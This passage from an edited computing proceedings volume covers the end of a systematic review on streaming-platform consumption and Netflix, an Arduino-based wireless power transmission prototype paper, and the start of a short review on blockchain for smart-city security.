78.5%; another observation was that account sharing is widely used: a third of the interviewees acknowledged it, a population mainly made up of students, unlike a professional who has the economic condition of being able to afford a subscription to the platform.

3.3 Consumption Drivers

Thanks to the internet that works as a global network and the technological revolution, there has been the arrival of payment streaming platforms such as Netflix, Hulu, HBO Go, YouTube or Amazon. These platforms have generated, in the audience, new needs that were not previously present with traditional media, that did not meet the expectations of an audience that is constantly changing their habits and content consumption [19]. According to the study "Acceptance of ott video streaming platform in India during covid-19: Extending UTAUT2 with content availability" conducted by Malewar and Bajaj [2], from a quantitative approach, data was collected from 305 respondents, obtaining a total of 277 data, after discarding erroneous answers and taking into consideration the limitations posed for the study such as demographic restrictions (India) and age of the participants, from 17 to 25 years. Their results revealed that there are four bases that are essential to the use of OTT video platforms. These would be fundamental when the user interacts with video streaming platforms. These are performance expectation that seeks to capture new users and retain those who are already subscribed, the habit that plays a symbolic role in the audience's adaptation to new media, content availability and value of the price. All of these are key points that capture the viewer's attention. In this way, we can see that constant innovation is important for users as it captures their attention in a very competitive market where streaming video platforms are growing.

3.4 Netflix Case: Audience Capture Strategies

During the investigation, there were four articles that highlight a case that shows audience capture strategies in consumption, popularity and success of series, taking the Netflix platform as an example. Firstly, Neira et al. [6], in the article "New audience dimensions in streaming platforms: the second life of Money heist on Netflix as a case study", through a methodological analysis based on interviews, point out the relevance of creating a new concept of audience, since streaming content adds innovative dimensions to the concept of traditional audience, and to the success of the programme by altering them, which is why a new method of digital measurement is used through the visualisations generated by the user. They showed results such as the increase in views for new series premieres, which generates popularity of the platform among the audience, and when a series is relevant, it grants more views, which becomes retention and conversation, managing to generate a greater impact and consumption.

Secondly, Fernandez and Villena [5], in the article "Positioning in digital environments: the case of Netflix and its interaction with audiences", between the years 2019 and 2020, provide a hypothetical-deductive mixed methodological study to observe how the Netflix platform interacts with its audience through digital media and the consequences that are produced by it. Through a content analysis, they quantified and analysed the way in which the Netflix platform manages its communication in the publications of each of the three social networks: Facebook, Instagram and Twitter. As a result, Netflix modifies its communication in relation to the medium used, with Facebook being one of its largest media with a large number of users, as it implements videos in its publications and users, 46%, are more inclined to this type of content and not much for images, as they do on Instagram and Twitter, with the enjoyment of this type of content being the main motivation for subscription and permanence on the part of the audience.

Thirdly, Wayne and Sandoval [7], in their article "Netflix original series global audiences and discourses of streaming success Critical Studies in Television", between 2014 and 2019, examine a variety of public data, to explain the success of streaming, specifically, Netflix: they point out how the platform through its most popular series, such as "Fauda" and "La Casa de Papel", can generate virality in the world, describing how authenticity gives satisfaction to the audience and how creating characters with whom viewers can identify themselves generates a connection. These are strategies that Netflix has managed over time and has been able to maintain, despite currently continuing to compete with television broadcasting.

Fourthly, Wayne [8], in the article "Netflix audience data streaming industry discourse and the emerging realities of popular television Media Culture and Society", between 2010 and 2020, examines a variety of transparent and/or public secondary information, from trade press articles, press releases and interviews of transcripts belonging to Netflix, in which he points out how the referred platform wants to differentiate itself from national television, denigrating it with its discussions and audience ratings that so far the platform does not give. He mentions that Netflix, although it has shown an anti-transparent policy, when it decided to implement the Top10 within its platform, it launched a list showing the most watched films by the audience. However, Netflix has not provided data about its audience and the only thing it makes public is selective data without giving exact figures about its audience numbers, all in order not to fall into the regulations that traditional television implements, and that could be a disadvantage for the platform.

Fifthly, Benavides and García [11], in the article "Why Netflix is watched by those who watch Netflix: engagement experiences of young Mexicans facing the person who revolutionised audiovisual consumption", used a quantitative design, data collection and description of the experiences analysed, in order to detail the engagement experiences of Mexican millennials with the Netflix platform and obtain more information about the various aspects in which the platform affects in their lives. Their result: four types of users: the relaxed, the reflective, the social and the best person, archetypes through which we can verify the use of the Netflix platform as an open door to the connection of users with experiences that stimulate positive and rewarding feelings; in the same way, reflective feelings in their consumption, especially those related to the topics they find on Netflix in relation to its content.

Sixth, Iglesias Albores [12], in the article "Netflix: Comparative analysis of user consumption before and during the pandemic" carried out a six-month case study during the period of confinement imposed by the different countries due to COVID-19. His results established the pandemic increased user consumption of the platform, not only during the confinement but also during the lifting of the sanitary measures. Furthermore, it was possible to analyse that due to the time users spent on the platform, the algorithm's prediction was more autonomous and accurate with respect to their tastes, and recommendations had no problem being accepted. Consumers' time helps to increase the suggestions and thus to keep the audience engaged for longer, leading to an evolution of the algorithm.

3.5 Streaming Platforms in Times of Confinement

Analysing the data, it was possible to observe that two articles comprise an analysis of streaming platforms in times of confinement. One is by Vlassis [9], "Global online platforms, COVID-19 and culture: The global pandemic, an accelerator in which direction?" Through a discussion, he indicates that Netflix was benefited at the time of the arrival of the pandemic because it was presenting a 55% decrease in subscribers in the USA, with the confinement of several countries, new habits appeared. Netflix once again positioned itself as one of the streaming platforms with the highest number of subscribers, but the appearance of new platforms such as Disney Plus and Amazon Primer generated its own impact as well. For their part, Gupta and Sinharia [10], in their article "Consumption of OTT Media Streaming in COVID-19 Lockdown: Insights from PLS Analysis", via a PLS-SEM study in Smart PLS 2.0 in order to analyse data from questionnaires conducted on the social networks Facebook and WhatsApp -widely used by the Gen Z generation and Millennials-, analysed that the COVID-19 pandemic influenced the formation of new habits in the audience. By new habits, we refer to the consumption of paid video streaming platforms in the time of confinement and with them, the authors propose suggestions to strengthen the relationship with the audience, in order to strengthen user satisfaction and their belonging to the platform. Some of the suggestions are free content in exchange for advertising, presence of the streaming platform in social networks and personalised content for subscribers according to their preference history.

4 Discussion

The present systematic review, at a theoretical level, is relevant to provide further information, data, and evidence to inform the academic foundations. Furthermore, at a practical level, it will support and be useful for future research and theoretical creations that are subject to the research topic on video streaming platforms and the factors of their consumption. There are smart cities with a willingness to improve the service provided to the community in relation to network management and streaming platforms should also take advantage of this because they create small content perhaps differentiated from educational culture [17].

During the search, we evidenced four types of limitations. One of the main ones was the language: it was a hard task to find articles in which the Spanish language is used. This is why the selected articles are mostly in English and one in French. For this reason, we had to use translation tools, going through many pages because the translation was not correct or presented errors when it came to understanding, being each of these scientific articles of great contribution for the present work. A second limitation was the few publications related to the research topic: as the search was refined, it was increasingly scarce to find those documents that were related to the subject of investigation, it was a bit difficult for the authors to find exact information or that they at least have a close idea of what they want to analyse. As a third limitation, the articles related to the consumption of streaming video platforms, although several streaming video platforms are mentioned as examples, most of them only focus on Netflix. The fourth and last limitation was the respective accessibility of some specific articles: as mentioned in the methodology of this research, some of the documents found could not be used because they were not fully available and presented an error in the redirection or because they were paid, creating a barrier between the authors and the data exploration. Further research will have to overcome these limitations in order to broaden the scope of the study.

5 Conclusion

The research, within the framework of a systematic literature review, was carried out using the PRISMA diagram and the information analysed was provided by researching articles in the Scopus and Alicia databases.

The research showed, firstly, at a general level, that people changed their way of digital consumption drastically due to the confinement, in recent years, society has had greater accessibility to technology, which has made us become more dependent on it and for this reason we use it for an indeterminate number of hours, thus generating new consumption habits and more than anything else the adaptability to these new services.

Secondly, the trends and innovation of streaming platforms have led consumers to acquire this service due to its convenience and ease of use, making the audience and subscriber numbers to increase over time, something that the COVID-19 pandemic stimulated by the confinement it brought, and may continue to do so for a long time to come, as platforms have capitalised on uses and trends to their advantage.

Thirdly, it is worth noting that Netflix is one of the largest platforms in the market, which has managed to be, among the majority of platforms that offer streaming services, the most outstanding and recognisable. The strategies that the platform implements, such as the use of rankings and the creation of Top10, have been the perfect hook to attract new customers and thus obtain more subscribers under its paid video service. And not only have they managed to obtain a simple user-service contract, but they have also known how to connect with the public through their most successful series.

Finally, it can be concluded that the innovation, habits, adaptability and strategies of these streaming service platforms are the main factors to generate a large consumption of their service contracts by the audience, a loyal audience and future potential customers, something that was taken advantage of during the COVID-19 pandemic, but that clearly goes beyond that period of time.

References

1. Basuki R, Jiwa Z, Siagian H, Limanta L, Setiawan D, Mochtar J (2022) The effects of perceived ease of use, usefulness, enjoyment and intention to use online platforms on behavioral intention in online movie watching during the pandemic era. Int J Data Netw Sci 6:253–262. https://doi.org/10.5267/j.ijdns.2021.9.003

2. Malewar S, Bajaj S (2020) Acceptance of OTT video streaming platforms in India during covid 19 Extending UTAUT2 with content availability. J Content Community Commun 44(2):2456–209. https://pesquisa.bvsalud.org/global-literature-on-novel-coronavirus-2019-ncov/resource/pt/covidwho-1058733
3. Lee S, Lee S, Joo H, Nam Y (2021) Examining factors influencing early paid over-the-top video streaming market growth: a cross-country empirical study. Sostenibilidad 13(10):5702. https://doi.org/10.3390/su13105702
4. Dessinges C, Perticoz L (2021) Netflix and the mutations in viewing practices: between rupture and continuity. Communiquer 37–55. https://doi.org/10.4000/communiquer.7693
5. Fernández M, Villena E (2021) Positioning in digital environments: the case of Netflix and its interaction with the public. Fonseca, J Commun 22:23–38. https://doi.org/10.14201/fjc-v22-22693
6. Neira E, Clares J, Sánchez J (2021) New dimensions of audience on streaming platforms: the second life of stealing money on netflix as a case study. Profesional de la información 30(1):e300113. https://doi.org/10.3145/epi.2021.ene.13
7. Wayne M, Sandoval U (2021) Netflix original series global audiences and discourses of streaming success. Crit Stud Telev: Int J Telev Stud 1–20. https://doi.org/10.1177/17496020211037259
8. Wayne ML (2022) Netflix viewership data, streaming industry discourse, and the emerging realities of "popular" TV. Medios, Cultura y Sociedad 44(2):193–209. https://doi.org/10.1177/01634437211022723
9. Vlassis A (2021) Global online platforms, COVID-19, and culture: the global pandemic, an accelerator towards which direction? Media Cult Soc 43(5):957–969. https://doi.org/10.1177/0163443721994537
10. Gupta G, Singharia K (2021) OTT Media streaming consumption on 2021 MDI the COVID-19 lockdown: information from the PLS analysis. Visión 25(1):36–46. https://doi.org/10.1177/0972262921989118
11. Benavides Almarza CF, García-Béjar L (2021) Why do those who watch Netflix watch Netflix? Engagement experiences of young Mexicans facing the one who revolutionized audiovisual consumption. Revista De Comunicación 20(1):29–47. https://doi.org/10.26441/RC20.1-2021-A2
12. Iglesias Albores EL (2022) Netflix: a comparative analysis of user consumption habits before and during the pandemic. Anuario Electrónico de Estudios en Comunicación Social "Disertaciones" 15(2):1–20. https://doi.org/10.12804/revistas.urosario.edu.co/disertaciones/a.11140
13. Scopus (2020) SCOPUS: basic guide. Content Coverage Guide. Elsevier https://www.elsevier.com/?a=69451
14. Alicia (2021) Guía Alicia 2.0.1. 2021. Directorate of knowledge evaluation and management—DEGC national council of science, technology and technological innovation CONCYTEC. http://repositorio.concytec.gob.pe/bitstream/20.500.12390/2231/1/VERSI%C3%93N%20FINAL%20-%20GUIA%20ALICIA%202.0.1%20-%20ENERO%202021.pdf
15. Moher D, Liberati A, Tetzlaff J, Altman DG (2009) The PRISMA group. Preferred reporting items for systematic reviews and meta-analyses: The PRISMA statement. Ann Intern Med. www.annals.org/cgi/content/full/151/4/264
16. Urrútia G, Bonfill X (2010) PRISMA statement: a proposal to improve the publication of systematic reviews and meta-analyses. Medicina Clínica 135(11):507–511. ISSN 0025-7753. https://doi.org/10.1016/j.medcli.2010.01.015. https://www.sciencedirect.com/science/article/pii/S0025775310001454
17. Sustain J. Wireless Syst 3(1), 21–30 https://doi.org/10.36548/jsws.2021.1.003

18. Rodríguez A (2018) The internet is finally going to be bigger than TV worldwide. Quartz. https://qz.com/1303375/internetusage-will-finally-surpass-tv-in-2019-zenithpredicts/
19. Heredia Ruiz V (2017) Netflix revolution: challenges for the audiovisual industry. Chasqui. Revista Latinoamericana de Comunicación (135):275–295
20. Zuckerman N, Rose J, Rosenzweig J, Sheerin A, Mank T, y Schmitz L (2021). Streaming viewers aren't going anywhere. BCG. https://www.bcg.com/publications/2021/priority-considerations-for-video-streaming-companies

A Prototype of a Wireless Power Transmission System Based on Arduino

Md. Rawshan Habib, Ahmed Yousuf Suhan, Md. Shahnewaz Tanvir, Abhishek Vadher, Md. Mossihur Rahman, Shuva Dasgupta Avi, and Shabuj Dasgupta Ami

Abstract In this paper, a wireless power transmission (WPT) system is designed and implemented which is based on the EM induction theory. The basics of modern wireless power transmission method are also discussed here. First, we need to supply current, and it will flow through the primary coil. If the distance between two coils is minimized, a magnetic field is produced which creates a voltage difference, and thus current flows through the secondary coil. With the aid of this technology, the problem of power losses because of using wire can be solved. The whole power system can be refurbished with this latest technology. Nevertheless, we can use this technology in various applications which include medical devices, electric vehicles, defense systems, etc. Scientists are trying to expand the application field of these techniques to make human life more comfortable.

Keywords Arduino · Wireless power transfer · WPT system · Power loss · Electromagnetic radiation

Md. R. Habib (✉) · A. Vadher
Murdoch University, Murdoch, Australia
e-mail: habib.eee.20@gmail.com

A. Y. Suhan
Curtin University, Bentley, Australia

Md Shahnewaz Tanvir, Md Mossihur Rahman · S. D. Avi
Ahsanullah University of Science and Technology, Dhaka, Bangladesh

Md Shahnewaz Tanvir, Md Mossihur Rahman
Islamic University of Technology, Gazipur, Bangladesh

S. D. Ami
American International University - Bangladesh, Dhaka, Bangladesh

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_3

1 Introduction

Wireless power transmission (WPT) system is a system where no wire is needed for transmitting electrical power from source to receiver. Losses in the transmission and distribution of electricity are among the big problems in electrical grids. Energy production rises according to the growing demand for electricity day by day which leads to the expansion of energy losses during transmission. Throughout the existing power generation and transmission technology, over 50% of electricity is wasted. In the power grid distribution model, the wire resistance creates a decline of 26–30% of electricity produced. Therefore, a wireless power transmission system is very important in modern power transmission systems. This method can be utilized for both short and long distances. This transmission system works based on electromagnetic theory. An electromagnetic field is created which does the duty of carrying power from source to receiver. At the receiver end, a device is used to extricate energy from the electromagnetic field. It was Faraday who invented the wireless power transmission system. He invented this cutting-edge technology while working on current conduction in a wire. He discovered that if the position between two wire is very close and electricity flows through the first wire, then the second wire obviously receives some electricity as well. Though it is accepted that Faraday discovered the wireless power transfer method, it was Tesla who succeeded with this idea and set up towers by which he can transfer power worldwide. But the outcomes of the test were not successful because the financial assistance for the move was withdrawn by the sponsor [1].

A wireless power transmission system shows numerous advantages over the existing transmission method, one of these advantages is the power losses due to the resistance of the wires are neutralized in this method since no wire is required here. This system is one of the promising options that aims to solve the global energy shortage [2]. With this transmission system, we can easily get rid of towers and cables of the transmission line. WPT gives a chance of using flexible transmitter and receiver devices. With this state-of-the-art technology, we can supply power at a place where a wire connection is not possible. This technology can be employed for the development of medical devices as well [3]. Despite having the above-mentioned advantages, wireless power transmission shows some drawbacks also. A huge capital cost is needed for the installation of the WPT system. There is a possibility of interference from existing wireless communication systems and microwaves. The radiation from WPT is harmful to human health. In Fig. 1, we can see Japan has planned to set up a wireless power transmission system which is based on microwave power transmission.

The major applications of WPT are producing electricity by installing massive solar arrays on satellites in Geostationary Earth Orbit and transferring the energy as microwaves to ground, known as Solar Power Satellites (SPS). Moving objectives, such as fuel-free aircraft, electric cars, rockets, and moving robots, are other important applications of WPT. Ubiquitous Power Source (or) Wireless Power Source, Wireless Sensors, and RF Power Adaptive Rectifying Circuits are some of WPT's




Fig. 1 A kW class wireless power transmission system is planned to be installed by Japan [4]

other applications (PARC). The development of a solar power satellite (SPS) is shown in [5]. SPS is a solar energy storage and transmission system that absorbs solar energy in space and transmits it to the earth. It was thought to be a potential infrastructure for humans to address global environmental and energy problems. Wireless power transfer from geostationary orbit to the earth is one of the key inventions. An impulsive method is presented in [6] to increase the power conversion efficiency (PCE) since maximizing the PCE is one of the main concerns in wireless power transmission systems. With this proposed technique, PCE shows 22.46% improvement, while the output voltage (dc) is increased by 62%. Reconfigurable helical coil array, a proposal is given in [7] toward the improvement of the performance of the WPT system. The proposed array is designed with various load coils and sources where distinct distance situations are considered. These arrangements are kept fixed at one position so that the system can perform with an efficiency of more than 70%. A multidimensional WPT system with an operating area of 6 m is shown in [8], where the cellular concept is utilized along with cubical node design and Helmholtz coils. Here, the constant magnetic field is generated by Helmholtz coils which makes sure that the power supply remains steady.

A dual-load WPT is designed in [9] which provides a uniform power supply with variation in power level. The hardware setup is carried out to show the effectiveness of the proposed system through experiments. A pertinent framework of the WPT system is presented in [10], where a rough beamforming technique is utilized. According to the findings of the measurements, a transmit beamforming phased array antenna can deliver power more effectively than a horn antenna and array antenna with no beamforming when the operating area is increased to 800 m and 1000 mm. In high-power implementation, the basic idea of the WPT system is suggested in [11] in 2013 by proposing a whole system with an energy supply, receiver, and distribution system. Microwave-based WPT system is developed in [12] with a combination of cyclotron wave rectifier and asymmetrical resonant magnetron. The proposed high-power system is effective for long distances with an efficiency of almost 85%. This very device may be a feasible and appealing choice for actively powering an aircraft from the surface without fuel, as well as supplying electricity to a remote hilltop or island, or even transmitting energy to the surface from a satellite powered by solar power in geostationary orbit. A unique WPT system is proposed in [13] where tightly coupled microstrip line resonators are used which is basically a 1-D waveguide. The geometry of a 1-D waveguide allows for the simple application of curved lines, allowing for wireless energy transmission. The load resonator is fitted with a rectenna, and the standard vehicular running is illustrated. However, the use of inactive power recollection systems is addressed in this study in order to produce an effective system.

An occasional wireless power transmission technique has been implemented that allows for the lengthy power supply to ultra-small portable devices while keeping a steady average power. It is able to enhance the range between the transmitter and the receiver using periodic power transfer, in which the transfer of maximum power increases in proportion to the inverse of the duty cycle. The electrical harmonic signal is transformed into a rhythm signal by a rhythm detection circuit, which is then used as a power-switch control trigger for intermittent operation. Keeping these in mind, a 2.45 GHz WPT system is developed in [14] with a combination of LED false eyelashes and a transmitter. In this paper, a wireless power transmission system is designed which is economical and made with easily available components. The main objectives of the project are as follows: a system that can transfer power wirelessly needs to be built, to build a transmission system that can reduce power losses. Since the technology needs a huge capital cost, the ultimate purpose of this project is to design and implement such a system economically. Voltage differences for different distances between two coils are also observed here. In addition, handy components are used for designing the proposed system.

2 Methodology, Design, and Results

Wireless transmission techniques can be divided into two groups, namely near-field techniques and far-field techniques. Electromagnetic radiation also known as EMR, inductive coupling as well as magnetic resonant coupling are known as near-field methods, whereas microwave power transmission and laser power transmission are considered far-field techniques. Electromagnetic (EM) radiation is a technique where power is transmitted to the receiver using an antenna via radioactive electromagnetic waves. The direction of energy emission can be both omnidirectional and unidirectional radiation. If the resonant frequency remains the same, the coupling between the LC circuits is known as inductive coupling. This method is based on magnetic field induction. For example, if two coils are placed nearby, then the current flows through the primary coil creating a magnetic field, and a voltage difference occurs at the secondary coil. The vital type of near-field method is magnetic resonant coupling. Interactions between two non-identical objects happen due to the combined resonance and inductive coupling. This efficient power transfer method dispenses nearly zero radiation loss and greater operational range. With two positions in the field of vision, microwave power transmission transmits prominent energy from the transmitter to the receiver. Transmitting and receiving geosynchronous satellites are utilized here to make the receiver capable of gaining power from the transmitter through a magnetron. This method is not suitable for small-range applications. To transmit electrical power in a small area, laser power transmission is the most suitable one. This method provides coherent high powers which are not scattered. Nowadays, the use of resonance has increased dramatically to increase the performance of wireless power transmission in different fields. In recent times, Qi technology, PMA technology, and A4WP technology are the latest developed methods for wireless power transmission. Qi and A4WP methods use magnetic inductive and magnetic resonance charging, respectively, whereas PMA utilizes simple inductive charging. A4WP generates a large magnetic field, and the small magnetic field can be seen in Qi methods.

The proposed wireless power transmission system uses electromagnetic induction theory. The proposed WPT system is fabricated with easily accessible components. The prime units are Arduino UNO, ln4007 diode, MOSFET, copper coils, breadboard, power bank, LED, and wires. Figure 2 shows the circuit diagram of the proposed WPT system. For hardware setup, a power bank is used to supply the required energy to the Arduino. AC current with high frequency is produced by Arduino which is later supplied to the MOSFET. In this project, MOSFET is utilized as a gate that does the opening and closing services. If a large amount of current is supplied to the first (primary) coil, a magnetic field is introduced which gives the ability to the second (secondary) coil to carry the current. The specifications and motive of some major components used in the proposed system are presented in Table 1.




Fig. 2 Complete circuit diagram of the proposed system

Table 1 Properties of major components

Name	Purpose and rating
Microcontroller	It is the main decision-making device and is placed inside the Arduino Uno. Arduino generates high frequency ac currents for MOSFET
Power bank	It is the main source of energy in this proposed system. It generates the required power for the Arduino UNO
MOSFET	The specific model of MOSFET used in this device is Irfz44n which works like a gate for current flow
Copper coil	Two copper coils are used here to create the magnetic field. Each coil consists of 50 turns and the diameter of circular coil is 2.5 mm
Breadboard	The whole circuit set is carried out on the breadboard

In Fig. 2, a microcontroller is seen on the left side of the circuit. Just beside the microcontroller, a MOSFET is placed as a gate to control the current flow of the whole circuit. Two copper coils are placed in a parallel position which works as primary and secondary coils, respectively. Four diodes are used here as a full bridge rectifier. The specifications of these diodes are ln4007. A power bank is used here to produce the required electrical power for the Arduino. After successfully completing the circuit design, now it's time to implement the circuit in the hardware setup. And for that, we have used the above-mentioned components which cost me approximately 40 AUD which is completely reasonable. Figure 3 shows the full experimental setup of the proposed wireless power transmission system.

The voltage difference between two coils for different distances is measured. Each coil consists of 50 turns and the diameter of the circular coil is 2.5 mm. From Table 2, we can see that the lowest voltage is 0.37 V when the distance between two coils is maximum which is 4 cm. On the other hand, the maximum voltage of 22.3 V can




Fig. 3 Complete setup of the wireless power transmission system

Table 2 Voltage measurement for different distances between two coils

Distance between two coils (cm)	Voltage (V)
0	22.3
0.5	12.77
1	5.58
1.5	3.45
2	2.14
2.5	1.30
3	0.87
3.5	0.61
4	0.37

Table 3 Cost estimation of the proposed system

Components	Price (AUD)
Arduino UNO	9
Diode	1
Copper coil	7
MOSFET	1.5
Breadboard	3.5
Wires	3
Power bank	14
LED	1
Total cost	40

be gained when the distance is minimum. But output voltage becomes half with a slight increase in the distance.

The voltage decreases with the increment of distance between two coils as the magnetic field reduces. From these data, electromagnetic theory can be easily understood. The proposed wireless power transmission system shows some advantages over the existing WPT device. The proposed robot is made with easily available components. Therefore, it is economical, whereas most of the existing device is expensive compared to the proposed system. This characteristic makes the proposed wireless power transmission system a novel one. The cost estimation of the system is given in Table 3.

3 Conclusion

In this paper, the electromagnetic induction principle is used to formulate and construct a WPT system. The principles of advanced wireless power transfer are also mentioned. Power transmission beyond wires is no longer an idea or a pipe dream; it has already hit a reality. Nowadays, it is possible to distribute electrical energy commercially over any domestic range without the use of wires. Dr. N. Tesla is credited as the founder of this technology. The wireless power delivery of electric energy has a lot of promise in terms of future power generation and transition in electrical engineering.

References

1. Pawade S et al (2012) Goodbye wires: approach to wireless power transmission. Int J Emerg Technol Adv Eng 2:382–387
2. Anand C (2020) Scheduled optimal SDWSN using wireless transfer of power. J Sustain Wirel Syst 2:23–32
3. Smys S, Wang H (2019) Enhanced wireless power transfer system for implantable medical devices. J Electr Eng Autom 1:41–49
4. Senthil NM, Pandiarajan K (2013) A review of wireless power transmission. Int J Eng Res Appl 3:1125–1130
5. Sasaki S, Tanaka K (2011) Wireless power transmission technologies for solar power satellite. In: IEEE MTT-S international microwave workshop series on innovative wireless power transmission: technologies, systems, and applications. Kyoto, pp 3–6
6. Yang YL et al (2011) Efficiency improvement of the impulsive wireless power transmission through biomedical tissues by varying the duty cycle. In: IEEE MTT-S international microwave workshop series innovative wireless power transmission: technologies, systems, and applications. Kyoto, pp 175–178
7. Shi L et al (2020) Design and experiment of a reconfigurable magnetic resonance coupling wireless power transmission system. IEEE Microwave Wirel Comp Lett 30:705–708
8. Agbinya JI, Mohamed NFA (2014) Design and study of multi-dimensional wireless power transfer transmission systems and architectures. Electr Power Energy Syst 63:1047–1056
9. Hou R, Wang X, Wu J, Song H, Qu Y (2019) Research and application of dual-load wireless power transmission system. In: 22nd international conference on electrical machines and systems. Harbin, pp 1–5
10. Ahn CJ (2016) An applicable 5.8 GHz wireless power transmission system with rough beamforming to Project Loon. ICT Express 2:87–90
11. Shin S et al (2013) Wireless power transfer system for high power application and a method of segmentation. In: IEEE wireless power transfer. Perugia, pp 76–78
12. Hu B et al (2021) A long-distance high-power microwave wireless power transmission system based on asymmetrical resonant magnetron and cyclotron-wave rectifier. Energy Rep 7:1154–1161
13. Arai H, Yoneyama N (2011) Wireless power transmission system by tightly coupled microstrip line overlay resonators. In: IEEE MTT-S international microwave workshop on series innovative wireless power transmission: technologies, systems, and applications. Kyoto, pp 69–72
14. Nishihashi T, Yoshida K, Kashiyama N, Nishikawa H, Tanaka A, Douseki T (2018) 2.45-GHz intermittent wireless power transmission system for batteryless LED cosmetic accessories. In: IEEE wireless power transfer conference (WPTC). Montreal, pp 1–4

Short Review on Blockchain Technology for Smart City Security

Alanoud Alquwayzani and M. M. Hafizur Rahman

Abstract Over the past 22 years, our world has increasingly become interconnected, revolutionizing how information is shared and how people interact with one another. But even with this kind of progress, there are challenges that need to be dealt with, to secure a better future for everyone. Things like climate change pose a serious danger to the world. And as part of the solution, technology is being leveraged to build smart cities that can facilitate smart living in futuristic urban environments. This paper primarily focuses on how blockchain technology could be used to secure smart cities that are evolving. The paper puts emphasis on the feasibility and advantages of deploying decentralizing security frameworks using blockchain systems to combat cyber threats in smart cities.

Keywords Smart city · Internet of things (IoT) · Blockchain · Cybersecurity · Security · Cyber threat risks · Peer-to-peer · Artificial intelligence · Blockchain infrastructure

1 Introduction

The world is undergoing an unprecedented wave of transformation through disruptive innovations. Smart cities are now considered to be the cities of the future. Traditional urban environments are going to be transformed into sustainable models aimed at optimizing resource allocation, mitigating environmental risks, and building quality living for everyone by using blockchain. Smart cities rely on network systems to ensure seamless data sharing across a spectrum of systems. With such an arrangement, there is a serious cyber threat risk that could wreak havoc and render how

A. Alquwayzani (✉) · M. M. H. Rahman
Department of Computer Networks and Communications, CCSIT, King Faisal University, Al Hassa 31982, Saudi Arabia
e-mail: 222402679@student.kfu.edu.sa

M. M. H. Rahman
e-mail: mhrahman@kfu.edu.sa

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_4




Fig. 1 Blockchain technologies

smart systems inapplicable in futuristic urban environments. Blockchain is a centralized database that can access records and analyze all transactions between any parties, so it aims to give priority to the convenience of the user and, at the same time, provide their needs and safety to improve the quality of people's life through developing infrastructure by using technologies such as Internet of Things (IoT). Blockchain can work as a foundational technology with many applications and provide solutions for smart cities. The paper discusses the challenges and solutions related to blockchain deployment in smart cities. We will focus on the following: How to redesign the security architecture of two smart cities. The development of blockchain technology as one transparent and accountable method of data protection is opening up new possibilities for addressing significant problems with data confidentiality, security, and integrity in the smart home. In fact, as a leader in cybersecurity technology, blockchain technology has demonstrated outstanding performance in a variety of smart home applications, including data sharing and home access management. Furthermore, as blockchain is independent of currently utilized heterogeneous protocols like ZigBee, Thread, and Z-Wave, as well as Bluetooth has been frequently used in smart homes, the implementation of blockchain in these networks is acceptable. Despite the increasing demand for blockchain technology in the realm of smart homes, current research is dispersed over several study fields. We have to acknowledge that our traditional understanding of security has to be reimagined in order to catch up with the 